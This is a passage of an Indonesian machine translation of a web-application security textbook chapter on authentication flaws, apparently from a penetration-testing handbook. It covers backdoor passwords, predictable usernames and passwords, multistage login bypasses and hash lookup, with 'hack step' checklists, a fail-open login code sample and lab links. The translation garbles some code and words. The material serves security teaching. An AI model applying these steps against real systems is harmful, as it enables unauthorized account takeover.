- Beberapa fungsi peniruan diimplementasikan sebagai kata sandi "pintu belakang" sederhana yang dapat dikirimkan ke halaman login standar bersama dengan nama pengguna apa pun untuk mengautentikasi sebagai pengguna tersebut. Desain ini sangat tidak aman karena berbagai alasan, tetapi peluang terbesar bagi penyerang adalah kemungkinan besar mereka menemukan kata sandi ini saat melakukan serangan standar seperti brute-forcing login. Jika kata sandi pintu belakang dicocokkan sebelum kata sandi pengguna yang sebenarnya, penyerang kemungkinan akan menemukan fungsi dari

password backdoor dan karena itu mendapatkan akses ke akun setiap pengguna.

Mirip


mengungkapkan



Gambar 6-7:Fungsi peniruan identitas pengguna yang rentan

LANGKAH HACK

1. **Identifikasi fungsi peniruan apa pun dalam aplikasi. Jika ini tidak ditautkan secara eksplisit dari konten yang diterbitkan, ini masih dapat diterapkan (lihat Bab 4).**
2. Mencoba untuk menggunakan fungsi peniruan secara langsung untuk menyamar sebagai pengguna lain.
3. **Mencoba memanipulasi data apa pun yang disediakan pengguna yang diproses oleh fungsi peniruan dalam upaya meniru identitas pengguna lain. Berikan perhatian khusus pada setiap kasus di mana nama pengguna Anda dikirimkan selain saat login normal.**
4. Jika Anda berhasil memanfaatkan fungsionalitas tersebut, cobalah untuk menyamar sebagai pengguna administratif yang diketahui atau ditebak untuk meningkatkan hak istimewa.
5. **Saat melakukan serangan menebak kata sandi (lihat bagian "Login Brute-Forcible"), tinjau apakah ada pengguna yang tampaknya memiliki lebih dari satu kata sandi yang valid, atau apakah kata sandi tertentu telah dicocokkan dengan beberapa nama pengguna. Juga, masuk sebanyak mungkin pengguna yang berbeda dengan kredensial yang ditangkap dalam serangan brute-force, dan tinjau apakah semuanya tampak normal. Perhatikan baik-baik setiap "masuk sebagai X" pesan status.**



Gambar 6-8:Serangan menebak kata sandi dengan dua "pukulan", yang menunjukkan adanya kata sandi pintu belakang

Validasi Kredensial yang Tidak Lengkap

Mekanisme autentikasi yang dirancang dengan baik memberlakukan berbagai persyaratan pada kata sandi, seperti panjang minimum atau adanya karakter huruf besar dan huruf kecil. Sejalan dengan itu, beberapa mekanisme autentikasi yang dirancang dengan buruk tidak hanya tidak menerapkan praktik yang baik ini, tetapi juga tidak mempertimbangkan upaya pengguna sendiri untuk mematuhinya.

Misalnya, beberapa aplikasi memotong kata sandi dan karenanya hanya memvalidasi yang pertama/karakter. Beberapa aplikasi melakukan pemeriksaan sandi yang tidak peka huruf besar/kecil. Beberapa aplikasi menghapus karakter yang tidak biasa (terkadang dengan dalih melakukan validasi input) sebelum memeriksa kata sandi. Baru-baru ini, perilaku semacam ini telah diidentifikasi di beberapa aplikasi web profil tinggi yang mengejutkan, biasanya sebagai hasil uji coba oleh pengguna yang penasaran.

Masing-masing batasan pada validasi kata sandi ini mengurangi urutan besarnya jumlah variasi yang tersedia di kumpulan kata sandi yang mungkin. Melalui eksperimen, Anda dapat menentukan apakah kata sandi divalidasi sepenuhnya atau apakah ada batasan yang berlaku. Anda kemudian dapat menyempurnakan serangan otomatis Anda terhadap login untuk menghapus kasus uji yang tidak perlu, sehingga secara besar-besaran mengurangi jumlah permintaan yang diperlukan untuk menyusupi akun pengguna.

LANGKAH HACK

- 1. Dengan menggunakan akun yang Anda kendalikan, coba masuk dengan variasi kata sandi Anda sendiri: menghapus karakter terakhir, mengubah huruf besar-kecil karakter, dan menghapus karakter tipografi khusus apa pun. Jika salah satu dari upaya ini berhasil, lanjutkan percobaan untuk mencoba memahami validasi apa yang sebenarnya terjadi.**
- 2. Masukkan hasil apa pun kembali ke serangan tebak kata sandi otomatis Anda untuk menghapus kasus uji yang tidak perlu dan meningkatkan peluang keberhasilan.**

COBALAH!

<http://mdsec.net/auth/293/>

Nama Pengguna Tidak Unik

Beberapa aplikasi yang mendukung pendaftaran mandiri memungkinkan pengguna menentukan nama pengguna mereka sendiri dan tidak memberlakukan persyaratan bahwa nama pengguna harus unik. Meskipun ini jarang terjadi, penulis menemukan lebih dari satu aplikasi dengan perilaku ini.

Ini merupakan cacat desain karena dua alasan:

- Seorang pengguna yang berbagi nama pengguna dengan pengguna lain juga dapat memilih kata sandi yang sama dengan pengguna tersebut, baik saat pendaftaran atau perubahan kata sandi berikutnya. Dalam kemungkinan ini, aplikasi menolak kata sandi yang dipilih pengguna kedua atau mengizinkan dua akun untuk memiliki kredensial yang sama. Pada contoh pertama, perilaku aplikasi secara efektif mengungkapkan kredensial pengguna lain kepada satu pengguna. Dalam contoh kedua, login berikutnya oleh salah satu pengguna menghasilkan akses ke akun pengguna lain.
- Penyerang dapat mengeksplorasi perilaku ini untuk melakukan serangan brute-force yang berhasil, meskipun hal ini mungkin tidak dapat dilakukan di tempat lain karena pembatasan upaya login yang gagal. Penyerang dapat mendaftarkan nama pengguna tertentu

beberapa kali dengan kata sandi berbeda sambil memantau respons diferensial yang menunjukkan bahwa akun dengan nama pengguna dan kata sandi itu sudah ada. Penyerang akan memastikan kata sandi pengguna target tanpa melakukan upaya tunggal untuk masuk sebagai pengguna itu.

Fungsi pendaftaran mandiri yang dirancang dengan buruk juga dapat menyediakan sarana untuk pencacahan nama pengguna. Jika aplikasi melarang nama pengguna ganda, penyerang dapat mencoba mendaftarkan nama pengguna umum dalam jumlah besar untuk mengidentifikasi nama pengguna yang ditolak.

LANGKAH HACK

1. **Jika pendaftaran mandiri memungkinkan, coba daftarkan nama pengguna yang sama dua kali dengan kata sandi yang berbeda.**
2. **Jika aplikasi memblokir upaya pendaftaran kedua, Anda dapat mengeksplorasi perilaku ini untuk menghitung nama pengguna yang ada meskipun hal ini tidak dimungkinkan di halaman login utama atau di tempat lain. Lakukan beberapa upaya pendaftaran dengan daftar nama pengguna umum untuk mengidentifikasi nama yang sudah terdaftar yang diblokir oleh aplikasi.**
3. **Jika pendaftaran nama pengguna rangkap berhasil, coba daftarkan nama pengguna yang sama dua kali dengan sandi yang sama, dan tentukan perilaku aplikasi:**
 - A. **Jika muncul pesan kesalahan, Anda dapat mengeksplorasi perilaku ini untuk melakukan serangan brute-force, meskipun hal ini tidak mungkin dilakukan di halaman login utama. Targetkan nama pengguna yang disebutkan atau ditebak, dan coba daftarkan nama pengguna ini beberapa kali dengan daftar kata sandi umum. Saat aplikasi menolak kata sandi tertentu, Anda mungkin telah menemukan kata sandi yang ada untuk akun yang ditargetkan.**
 - B. **Jika tidak ada pesan kesalahan, masuk menggunakan kredensial yang Anda tentukan, dan lihat apa yang terjadi. Anda mungkin perlu mendaftarkan beberapa pengguna, dan mengubah data berbeda yang disimpan dalam setiap akun, untuk memahami apakah perilaku ini dapat digunakan untuk mendapatkan akses tidak sah ke akun pengguna lain.**

Nama Pengguna yang Dapat Diprediksi

Beberapa aplikasi secara otomatis menghasilkan nama pengguna akun menurut urutan yang dapat diprediksi (cust5331, cust5332, dan seterusnya). Saat aplikasi berperilaku seperti ini, penyerang yang dapat mengetahui urutannya dapat dengan cepat sampai pada daftar lengkap semua nama pengguna yang valid, yang berpotensi lengkap, yang dapat digunakan sebagai dasar untuk serangan lebih lanjut. Tidak seperti metode pencacahan yang mengandalkan pembuatan permintaan berulang yang digerakkan oleh daftar kata, cara menentukan nama pengguna ini dapat dilakukan secara tidak mengganggu dengan interaksi minimal dengan aplikasi.

LANGKAH HACK

1. Jika aplikasi menghasilkan nama pengguna, coba dapatkan beberapa nama pengguna secara berurutan, dan tentukan apakah ada urutan atau pola yang dapat dilihat.
2. Jika bisa, lakukan ekstrapolasi mundur untuk mendapatkan daftar kemungkinan nama pengguna yang valid. Ini dapat digunakan sebagai dasar untuk serangan brute-force terhadap login dan serangan lain yang memerlukan nama pengguna yang valid, seperti eksploitasi kelemahan kontrol akses (lihat Bab 8).

COBALAH!

<http://mdsec.net/auth/169/>

Kata Sandi Awal yang Dapat Diprediksi

Dalam beberapa aplikasi, pengguna dibuat sekaligus atau dalam kumpulan yang cukup besar dan secara otomatis diberi kata sandi awal, yang kemudian didistribusikan kepada mereka melalui beberapa cara. Cara menghasilkan kata sandi dapat memungkinkan penyerang untuk memprediksi kata sandi pengguna aplikasi lain. Kerentanan semacam ini lebih sering terjadi pada aplikasi perusahaan berbasis intranet — misalnya, di mana setiap karyawan memiliki akun yang dibuat atas namanya dan menerima pemberitahuan tercetak tentang kata sandinya.

Dalam kasus yang paling rentan, semua pengguna menerima kata sandi yang sama, atau yang berasal dari nama pengguna atau fungsi pekerjaan mereka. Dalam kasus lain, kata sandi yang dihasilkan mungkin berisi urutan yang dapat diidentifikasi atau ditebak dengan akses ke sampel kata sandi awal yang sangat kecil.

LANGKAH HACK

1. Jika aplikasi menghasilkan kata sandi, coba dapatkan beberapa kata sandi secara berurutan, dan tentukan apakah ada urutan atau pola yang dapat dilihat.
2. Jika bisa, lakukan ekstrapolasi pola untuk mendapatkan daftar password pengguna aplikasi lain.
3. Jika kata sandi menunjukkan pola yang dapat dikorelasikan dengan nama pengguna, Anda dapat mencoba masuk menggunakan nama pengguna yang diketahui atau ditebak dan kata sandi yang terkait.
4. Jika tidak, Anda dapat menggunakan daftar kata sandi yang disimpulkan sebagai dasar untuk serangan brute force dengan daftar nama pengguna yang disebutkan atau umum.

COBALAH!

<http://mdsec.net/auth/172/>

Distribusi Kredensial yang Tidak Aman

Banyak aplikasi menggunakan proses di mana kredensial untuk akun yang baru dibuat didistribusikan ke pengguna di luar jalur interaksi normal mereka dengan aplikasi (misalnya, melalui pos, email, atau pesan teks SMS). Terkadang, hal ini dilakukan karena alasan yang dimotivasi oleh masalah keamanan, seperti untuk memberikan jaminan bahwa alamat pos atau email yang diberikan oleh pengguna benar-benar milik orang tersebut.

Dalam beberapa kasus, proses ini dapat menimbulkan risiko keamanan. Misalnya, pesan yang didistribusikan berisi nama pengguna dan kata sandi, tidak ada batasan waktu untuk penggunaannya, dan tidak ada persyaratan bagi pengguna untuk mengubah kata sandi pada login pertama. Sangat mungkin bahwa sejumlah besar, bahkan sebagian besar, pengguna aplikasi tidak akan mengubah kredensial awal mereka dan bahwa pesan distribusi akan tetap ada untuk jangka waktu yang lama, di mana mereka dapat diakses oleh pihak yang tidak berwenang.

Terkadang, yang didistribusikan bukanlah kredensial itu sendiri, melainkan URL "aktivasi akun", yang memungkinkan pengguna menyetel kata sandi awal mereka sendiri. Jika serangkaian URL ini dikirim ke pengguna berturut-turut memanifestasikan urutan apa pun, penyerang dapat mengidentifikasi ini dengan mendaftarkan beberapa pengguna secara berurutan dan kemudian menyimpulkan URL aktivasi yang dikirim ke pengguna baru dan yang akan datang.

Perilaku terkait oleh beberapa aplikasi web adalah mengizinkan pengguna baru untuk mendaftarkan akun dengan cara yang tampaknya aman dan kemudian mengirim email selamat datang ke setiap pengguna baru yang berisi kredensial login lengkapnya. Dalam kasus terburuk, pengguna yang sadar akan keamanan yang memutuskan untuk segera mengubah kata sandinya yang mungkin dikompromikan kemudian menerima email lain yang berisi kata sandi baru "untuk referensi di masa mendatang". Perilaku ini sangat aneh dan tidak perlu sehingga pengguna disarankan untuk berhenti menggunakan aplikasi web yang menikmatinya.

LANGKAH HACK

- 1. Dapatkan akun baru. Jika Anda tidak diminta untuk menyetel semua kredensial selama pendaftaran, tentukan cara aplikasi mendistribusikan kredensial ke pengguna baru.**
- 2. Jika URL aktivasi akun digunakan, coba daftarkan beberapa akun baru secara berurutan, dan kenali setiap urutan dalam URL yang Anda terima. Jika pola dapat ditentukan, coba prediksi URL aktivasi yang dikirim ke pengguna baru dan yang akan datang, dan coba gunakan URL ini untuk mengambil alih kepemilikan akun mereka.**
- 3. Coba gunakan kembali satu URL aktivasi beberapa kali, dan lihat apakah aplikasi mengizinkannya. Jika tidak, coba kunci akun target sebelum menggunakan kembali URL, dan lihat apakah sekarang berfungsi.**

Cacat Implementasi dalam Otentikasi

Bahkan mekanisme autentikasi yang dirancang dengan baik mungkin sangat tidak aman karena kesalahan yang dibuat dalam penerapannya. Kesalahan-kesalahan ini dapat menyebabkan kebocoran informasi, melewati login lengkap, atau melemahnya keamanan keseluruhan mekanisme seperti yang dirancang. Cacat implementasi cenderung lebih halus dan lebih sulit dideteksi daripada cacat desain seperti kata sandi berkualitas buruk dan bruteforability. Untuk alasan ini, mereka sering menjadi target serangan yang berhasil terhadap aplikasi yang paling kritis terhadap keamanan, di mana banyak model ancaman dan uji penetrasi cenderung mengklaim buah yang menggantung rendah. Penulis telah mengidentifikasi setiap kelemahan implementasi yang dijelaskan di sini dalam aplikasi web yang digunakan oleh bank besar.

Mekanisme Login Gagal-Buka

Logika gagal-terbuka adalah jenis cacat logika (dijelaskan secara rinci di Bab 11) yang memiliki konsekuensi yang sangat serius dalam konteks mekanisme otentikasi.

Berikut ini adalah contoh yang cukup dibuat-buat dari mekanisme login yang gagal dibuka. Jika panggilan kedb.getUser()melempar pengecualian karena beberapa alasan (misalnya, pengecualian penunjuk nol muncul karena permintaan pengguna tidak berisi parameter nama pengguna atau kata sandi), login berhasil. Meskipun sesi yang dihasilkan mungkin tidak terikat pada identitas pengguna tertentu dan karenanya mungkin tidak berfungsi penuh, hal ini masih memungkinkan penyerang untuk mengakses beberapa data atau fungsi sensitif.

```
checkLogin Tanggapan publik (sesi Sesi) {
    mencoba {
        String uname = session.getParameter("nama pengguna"); String
        passwd = session.getParameter("kata sandi"); Pengguna pengguna
        = db.getUser(uname, passwd);
        jika (pengguna == nol) {
            // Kredensial tidak valid
            session.setMessage("Gagal login."); kembalikan
            doLogin(sesi);
        }
    }
    tangkap (Pengecualian e) {

        // pengguna yang sah
        session.setMessage("Login berhasil."); kembalikan
        doMainMenu(sesi);
    }
}
```

Di lapangan, Anda tidak akan mengharapkan kode seperti ini lolos bahkan dari tinjauan keamanan sepiantas lalu. Namun, cacat konseptual yang sama jauh lebih mungkin ada dalam mekanisme yang lebih kompleks di mana banyak pemanggilan metode berlapis

dibuat, di mana banyak kesalahan potensial dapat muncul dan ditangani di tempat yang berbeda, dan di mana logika validasi yang lebih rumit mungkin melibatkan pemeliharaan keadaan signifikan tentang kemajuan login.

LANGKAH HACK

1. Lakukan login yang lengkap dan valid menggunakan akun yang Anda kontrol. Rekam setiap potongan data yang dikirimkan ke aplikasi, dan setiap respons yang diterima, menggunakan proxy pencegat Anda.
2. Ulangi proses login berkali-kali, memodifikasi potongan data yang dikirimkan dengan cara yang tidak terduga. Misalnya, untuk setiap parameter permintaan atau cookie yang dikirim oleh klien, lakukan hal berikut:
 - A. Kirim string kosong sebagai nilainya.
 - B. Hapus pasangan nama-nilai sekaligus.
 - C. Kirimkan nilai yang sangat panjang dan sangat pendek.
 - D. Kirim string, bukan angka dan sebaliknya.
 - e. Kirimkan item yang sama berkali-kali, dengan nilai yang sama dan berbeda.
3. Untuk setiap permintaan cacat yang diajukan, tinjau dengan cermat tanggapan permohonan untuk mengidentifikasi perbedaan apa pun dari kasus dasar.
4. Masukkan pengamatan ini kembali ke dalam membingkai kasus uji Anda. Saat satu modifikasi menyebabkan perubahan perilaku, coba gabungkan ini dengan perubahan lain untuk mendorong logika aplikasi hingga batasnya.

COBALAH!

<http://mdsec.net/auth/300/>

Cacat dalam Mekanisme Login Multistage

Beberapa aplikasi menggunakan mekanisme login rumit yang melibatkan beberapa tahapan, seperti berikut ini:

- Masukan username dan password
- Tantangan untuk angka tertentu dari PIN atau kata yang mudah diingat
- Pengajuan nilai yang ditampilkan pada token fisik yang berubah

Mekanisme login bertingkat dirancang untuk memberikan keamanan yang ditingkatkan melalui model sederhana berdasarkan nama pengguna dan kata sandi. Biasanya, tahap pertama mengharuskan pengguna untuk mengidentifikasi diri mereka dengan nama pengguna atau item serupa, dan tahap selanjutnya melakukan berbagai pemeriksaan autentikasi. Mekanisme seperti itu

sering mengandung kerentanan keamanan — khususnya, berbagai kelemahan logika (lihat Bab 11).

MITOS UMUM

Sering diasumsikan bahwa mekanisme login bertingkat kurang rentan terhadap bypass keamanan daripada autentikasi nama pengguna/sandi standar. Keyakinan ini keliru. Melakukan beberapa pemeriksaan autentikasi dapat menambah keamanan yang cukup besar pada mekanisme. Tapi mengimbangi ini, prosesnya lebih rentan terhadap kekurangan dalam implementasi. Dalam beberapa kasus di mana terdapat kombinasi kekurangan, bahkan dapat menghasilkan solusi/lebih sedikitaman daripada login normal berdasarkan nama pengguna dan kata sandi.

Beberapa penerapan mekanisme login multistep membuat asumsi yang berpotensi tidak aman di setiap tahap tentang interaksi pengguna dengan tahap sebelumnya:

- Aplikasi mungkin menganggap bahwa pengguna yang mengakses tahap tiga harus menyelesaikan tahap satu dan dua. Oleh karena itu, dapat mengautentikasi penyerang yang melanjutkan langsung dari tahap satu ke tahap tiga dan menyelesaikannya dengan benar, memungkinkan penyerang masuk hanya dengan satu bagian dari berbagai kredensial yang biasanya diperlukan.
- Sebuah aplikasi mungkin mempercayai beberapa data yang sedang diproses pada tahap kedua karena ini telah divalidasi pada tahap pertama. Namun, penyerang mungkin dapat memanipulasi data ini pada tahap kedua, memberikannya nilai yang berbeda dari yang divalidasi pada tahap pertama. Misalnya, pada tahap pertama aplikasi dapat menentukan apakah akun pengguna telah kedaluwarsa, dikunci, atau berada dalam grup administratif, atau apakah perlu menyelesaikan tahap login lebih lanjut setelah tahap kedua. Jika penyerang dapat mengganggu flag ini saat transisi login di antara tahapan yang berbeda, dia mungkin dapat mengubah perilaku aplikasi dan menyebabkannya mengautentikasinya hanya dengan sebagian kredensial atau meningkatkan hak istimewa.
- Sebuah aplikasi mungkin berasumsi bahwa identitas pengguna yang sama digunakan untuk menyelesaikan setiap tahap; namun, mungkin tidak secara eksplisit memeriksa ini. Misalnya, tahap pertama mungkin melibatkan pengiriman nama pengguna dan kata sandi yang valid, dan tahap kedua mungkin melibatkan pengiriman ulang nama pengguna (sekarang dalam bidang formulir tersembunyi) dan nilai dari token fisik yang berubah. Jika penyerang mengirimkan pasangan data yang valid pada setiap tahap, tetapi untuk pengguna yang berbeda, aplikasi dapat mengautentikasi pengguna sebagai salah satu identitas yang digunakan dalam dua tahap. Ini akan memungkinkan penyerang yang memiliki token fisiknya sendiri dan menemukan kata sandi pengguna lain untuk masuk sebagai pengguna tersebut (atau sebaliknya). Meskipun mekanisme login tidak dapat disusupi sepenuhnya tanpa informasi sebelumnya, postur keamanannya secara keseluruhan melemah secara substansial,

LANGKAH HACK

1. Lakukan login yang lengkap dan valid menggunakan akun yang Anda kontrol. Rekam setiap potongan data yang dikirimkan ke aplikasi menggunakan proxy pencegat Anda.
2. Identifikasi setiap tahap login yang berbeda dan data yang dikumpulkan pada setiap tahap. Tentukan apakah ada satu bagian informasi yang dikumpulkan lebih dari satu kali atau dikirim kembali ke klien dan dikirimkan kembali melalui bidang formulir tersembunyi, cookie, atau parameter URL prasetel (lihat Bab 5).
3. Ulangi proses login berkali-kali dengan berbagai permintaan yang salah format:
 - A. Coba lakukan langkah-langkah login dalam urutan yang berbeda.
 - B. Coba lanjutkan langsung ke tahapan tertentu dan lanjutkan dari sana.
 - C. Coba lewati setiap tahap dan lanjutkan ke tahap berikutnya.
 - D. Gunakan imajinasi Anda untuk memikirkan cara lain untuk mengakses tahapan berbeda yang mungkin tidak diantisipasi oleh pengembang.
4. Jika ada data yang dikirimkan lebih dari satu kali, coba kirimkan nilai yang berbeda pada tahapan yang berbeda, dan lihat apakah login masih berhasil. Mungkin beberapa pengajuan tidak berguna dan sebenarnya tidak diproses oleh aplikasi. Mungkin data divalidasi pada satu tahap dan kemudian dipercaya selanjutnya. Dalam contoh ini, coba berikan kredensial satu pengguna pada satu tahap, lalu alihkan pada tahap berikutnya untuk benar-benar mengautentikasi sebagai pengguna yang berbeda. Mungkin bagian data yang sama divalidasi pada lebih dari satu tahap, tetapi terhadap pemeriksaan yang berbeda. Dalam hal ini, coba berikan (misalnya) nama pengguna dan kata sandi satu pengguna pada tahap pertama, serta nama pengguna dan PIN pengguna lain pada tahap kedua.
5. Perhatikan baik-baik setiap data yang dikirimkan melalui klien yang tidak langsung dimasukkan oleh pengguna. Aplikasi dapat menggunakan data ini untuk menyimpan informasi tentang status kemajuan login, dan aplikasi dapat mempercayainya saat dikirimkan kembali ke server. Misalnya, jika permintaan tahap ketiga menyertakan parameter stage2complete=benar, dimungkinkan untuk maju langsung ke tahap ketiga dengan menetapkan nilai ini. Cobalah untuk mengubah nilai yang dikirimkan, dan tentukan apakah ini memungkinkan Anda untuk maju atau melewati tahapan.

COBALAH!

```
http://mdsec.net/auth/195/ http://
mdsec.net/auth/199/ http://
mdsec.net/auth/203/ http://
mdsec.net/auth/206/ http://
mdsec.net/auth/211/
```

Beberapa mekanisme login menggunakan pertanyaan yang bervariasi secara acak di salah satu tahapan proses login. Misalnya, setelah mengirimkan nama pengguna dan kata sandi, pengguna mungkin ditanyai salah satu dari berbagai pertanyaan "rahasia" (mengenai nama gadis ibu mereka, tempat lahir, nama sekolah pertama) atau mengirimkan dua huruf acak dari frase rahasia. Alasan untuk perilaku ini adalah bahwa meskipun penyerang menangkap semua yang dimasukkan pengguna pada satu kesempatan, ini tidak akan memungkinkannya untuk masuk sebagai pengguna tersebut pada kesempatan yang berbeda, karena pertanyaan yang berbeda akan diajukan.

Dalam beberapa implementasi, fungsi ini rusak dan tidak mencapai tujuannya:

- Aplikasi dapat menyajikan pertanyaan yang dipilih secara acak dan menyimpan detailnya di dalam bidang formulir atau cookie HTML tersembunyi, bukan di server. Pengguna kemudian mengirimkan jawaban dan pertanyaan itu sendiri. Ini secara efektif memungkinkan penyerang untuk memilih pertanyaan mana yang akan dijawab, memungkinkan penyerang mengulangi login setelah menangkap masukan pengguna pada satu kesempatan.
- Aplikasi dapat menyajikan pertanyaan yang dipilih secara acak pada setiap upaya login tetapi tidak ingat pertanyaan mana yang ditanyakan kepada pengguna tertentu jika dia gagal mengirimkan jawaban. Jika pengguna yang sama memulai upaya login baru beberapa saat kemudian, pertanyaan acak yang berbeda akan dihasilkan. Ini secara efektif memungkinkan penyerang untuk menggilir pertanyaan sampai dia menerima satu yang dia tahu jawabannya, memungkinkan dia untuk mengulang login setelah menangkap input pengguna pada satu kesempatan.

CATAT Yang kedua dari kondisi ini benar-benar tidak kentara, dan akibatnya, banyak aplikasi dunia nyata yang rentan. Aplikasi yang menantang pengguna untuk dua huruf acak dari kata yang mudah diingat mungkin sekilas tampak berfungsi dengan baik dan memberikan keamanan yang ditingkatkan. Namun, jika huruf dipilih secara acak setiap kali tahap autentikasi sebelumnya dilewati, penyerang yang telah menangkap login pengguna pada satu kesempatan dapat dengan mudah mengautentikasi ulang hingga saat ini hingga dua huruf yang dia ketahui diminta, tanpa risiko penguncian akun.

LANGKAH HACK

1. Jika salah satu tahapan login menggunakan pertanyaan yang bervariasi secara acak, verifikasi apakah detail pertanyaan yang diajukan bersama dengan jawabannya. Jika demikian, ubah pertanyaannya, kirimkan jawaban yang benar terkait dengan pertanyaan itu, dan verifikasi apakah login masih berhasil.
2. Jika aplikasi tidak memungkinkan penyerang untuk mengirimkan pertanyaan dan jawaban yang sewenang-wenang, lakukan login sebagian beberapa kali dengan satu akun, lanjutkan setiap kali sejauh pertanyaan yang bervariasi. Jika pertanyaan berubah setiap saat, penyerang masih dapat secara efektif memilih pertanyaan mana yang akan diajukan.

COBALAH!

<http://mdsec.net/auth/178/> <http://mdsec.net/auth/182/>

CATATA: Di beberapa aplikasi di mana salah satu komponen login bervariasi secara acak, aplikasi mengumpulkan semua kredensial pengguna pada satu tahap. Misalnya, halaman login utama dapat menampilkan formulir yang berisi kolom untuk nama pengguna, kata sandi, dan salah satu dari berbagai pertanyaan rahasia. Setiap kali halaman login dimuat, pertanyaan rahasia berubah. Dalam situasi ini, keacakan pertanyaan rahasia tidak melakukan apa pun untuk mencegah penyerang mengulangi permintaan login yang valid setelah menangkap masukan pengguna pada satu kesempatan. Proses login tidak dapat dimodifikasi untuk melakukannya dalam bentuknya yang sekarang, karena penyerang dapat dengan mudah memuat ulang halaman sampai dia menerima berbagai pertanyaan yang dia tahu jawabannya. Dalam variasi skenario ini, aplikasi dapat menyetel cookie tetap untuk "memastikan" bahwa berbagai pertanyaan yang sama disajikan kepada setiap pengguna sampai orang tersebut menjawabnya dengan benar. Tentu saja, tindakan ini dapat dilakukan dengan mudah dengan memodifikasi atau menghapus cookie.

Penyimpanan Kredensial yang Tidak Aman

Jika sebuah aplikasi menyimpan kredensial login secara tidak aman, keamanan mekanisme login dirusak, meskipun mungkin tidak ada cacat bawaan dalam proses autentikasi itu sendiri.

Adalah umum untuk menemukan aplikasi web di mana kredensial pengguna disimpan secara tidak aman di dalam database. Ini mungkin melibatkan kata sandi yang disimpan dalam teks-jelas. Namun jika kata sandi di-hash menggunakan algoritme standar seperti MD5 atau SHA-1, ini masih memungkinkan penyerang untuk sekadar mencari hash yang diamati terhadap database nilai hash yang telah dihitung sebelumnya. Karena akun database yang digunakan oleh aplikasi harus memiliki akses baca/tulis penuh ke kredensial tersebut, banyak jenis kerentanan lain dalam aplikasi dapat dieksplorasi untuk memungkinkan Anda mengakses kredensial ini, seperti kelemahan perintah atau injeksi SQL (lihat Bab 9) dan kelemahan kontrol akses (lihat Bab 8).

TIP Beberapa database online fungsi hashing umum tersedia di sini:

<http://passcracking.com/index.php>

<http://authseku.com/decrypter-dechiffrer-cracker-hash-md5/> <script-hash-md5.php>

LANGKAH HACK

- 1. Tinjau semua fungsi terkait autentikasi aplikasi, serta fungsi apa pun yang terkait dengan pemeliharaan pengguna. Jika Anda menemukan contoh di mana kata sandi pengguna dikirim kembali ke klien, ini menunjukkan bahwa kata sandi disimpan dengan tidak aman, baik dalam teks-jelas atau menggunakan enkripsi yang dapat dibalik.**
- 2. Jika segala jenis perintah arbitrer atau kerentanan eksekusi kueri teridentifikasi dalam aplikasi, coba temukan lokasi dalam database aplikasi atau sistem file tempat kredensial pengguna disimpan:**
 - A. Kueri ini untuk menentukan apakah kata sandi disimpan dalam bentuk yang tidak dienkripsi.**
 - B. Jika kata sandi disimpan dalam bentuk hash, periksa nilai yang tidak unik, yang menunjukkan bahwa akun memiliki kata sandi umum atau default yang ditetapkan, dan bahwa hash tidak diasinkan.**
 - C. Jika kata sandi di-hash dengan algoritme standar dalam bentuk tawar, kueri basis data hash online untuk menentukan nilai kata sandi teks-jelas yang sesuai.**

Mengamankan Otentikasi

Menerapkan solusi autentikasi yang aman melibatkan upaya untuk secara bersamaan memenuhi beberapa tujuan keamanan utama, dan dalam banyak kasus berkompromi dengan tujuan lain seperti fungsionalitas, kegunaan, dan biaya total. Dalam beberapa kasus keamanan "lebih" sebenarnya bisa menjadi kontraproduktif. Misalnya, memaksa pengguna untuk menyetel kata sandi yang sangat panjang dan sering mengubahnya sering menyebabkan pengguna menuliskan kata sandinya.

Karena banyaknya kemungkinan kerentanan autentikasi, dan potensi pertahanan yang kompleks yang mungkin perlu diterapkan oleh aplikasi untuk mengurangi semuanya, banyak perancang dan pengembang aplikasi memilih untuk menerima ancaman tertentu sebagai yang diberikan dan berkonsentrasi untuk mencegah serangan yang paling serius. Berikut adalah beberapa faktor yang perlu dipertimbangkan dalam mencapai keseimbangan yang tepat:

- Kekritisan keamanan mengingat fungsionalitas yang ditawarkan aplikasi
- Sejauh mana pengguna akan mentolerir dan bekerja dengan berbagai jenis kontrol autentikasi
- Biaya untuk mendukung sistem yang kurang ramah pengguna
- Biaya finansial dari alternatif yang bersaing sehubungan dengan pendapatan yang mungkin dihasilkan oleh aplikasi atau nilai aset yang dilindunginya

